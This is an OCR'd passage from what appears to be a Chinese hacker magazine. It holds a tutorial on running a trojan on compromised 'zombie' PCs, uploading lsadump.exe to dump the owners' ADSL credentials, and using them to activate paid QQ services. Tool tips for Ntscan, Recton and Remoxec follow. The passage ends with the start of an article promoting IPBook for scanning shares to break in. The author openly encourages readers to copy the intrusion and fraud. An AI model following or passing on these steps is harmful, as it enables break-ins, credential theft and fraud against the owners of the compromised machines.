


图 3

再执行命令让木马运行，这回只要输入上传的木马名就可以了，我就是输入xp.exe，OK，又执行成功了，我们的肉鸡也上线了。

有人会问有了肉鸡后干吗？开代理、刷QB 随便你啦，咱们就用它来刷全套QQ 服务吧！先要得到肉鸡的ADSL 密码，用木马上传 lsadump.exe，然后使用木马的远程执行命令功能执行 lsadump.exe >log.ini，如图4。




图 4

执行成功后生成文件log.ini，打开后可以看到ADSL 帐号和密码了，如图5。




图 5

最后就可以用屏幕监控登录 http://vnet.qq.com/ok/（我是在凌晨3 点多干的，肉鸡正在挂机，所以才敢用屏幕监控），选择要开通的服务、地区、QQ 号和密码，再点"宽带帐号体验"，就OK 了，如图6。




图 6

后面输入ADSL 帐号什么的就不要我教了吧？呵呵！我现在的这个QQ 已经是会员+红钻+黄钻了，如图7。心动吗？那就行动吧！




图 7

Ntscan 有个缺点：无法判断对方的RPC DCOM 服务是否开启，所以扫出来的肉鸡不一定都可以用的，希望大家以后注意了。另外呢，如果大家以前用过 Recton2.5 就会知道，这个软件功能虽然强大，但不稳定，发生错误就会强制退出。我们也可以使用 Remoxec，功能虽然单一，但很稳定。

至于要功能还是要稳定性自己取舍吧（鱼和熊掌不可兼得的哦），最后祝大家肉鸡大丰收哦！

注：请本文作者与编辑部联系！


（文本涉及的相关工具：Ntscan、Recton2.5、lsadump.exe、PcShare 超级终端，光盘中有收录。）

傻瓜黑客

超酷的超级网络邻居

chenggong


扫描共享资源为黑客入侵常用的方法之一，我一直用Shed共享搜索器扫描共享资源（x档案2003.9有介绍），但自从我发现“超级网络邻居”后，就将Shed彻底放弃了。超级网络邻居”不仅可以搜索http共享资源，还可搜索FTP共享（可在“工具”→“选项”→“共享设置”里设置是否搜索HTTP服务、FTP服务、隐藏共享）；不仅可以查出自己所在网段所有机器的计算机名、工作组、MAC地址和共享资源，而且还可以查出Internet上任意IP地址的计算机名、工作组和共享资源。还可以利用数据库自动将查出的主要信息存储起来，以便下次查看。另外还可以进行Ping、Nbtstat等操作，怎么样功能不少吧？！而Shed除了可以搜索http共享资源外几乎无其它附加功能，因此你赶快把Shed抛弃了吧！



下面我们看看IPBook（超级网络邻居）。

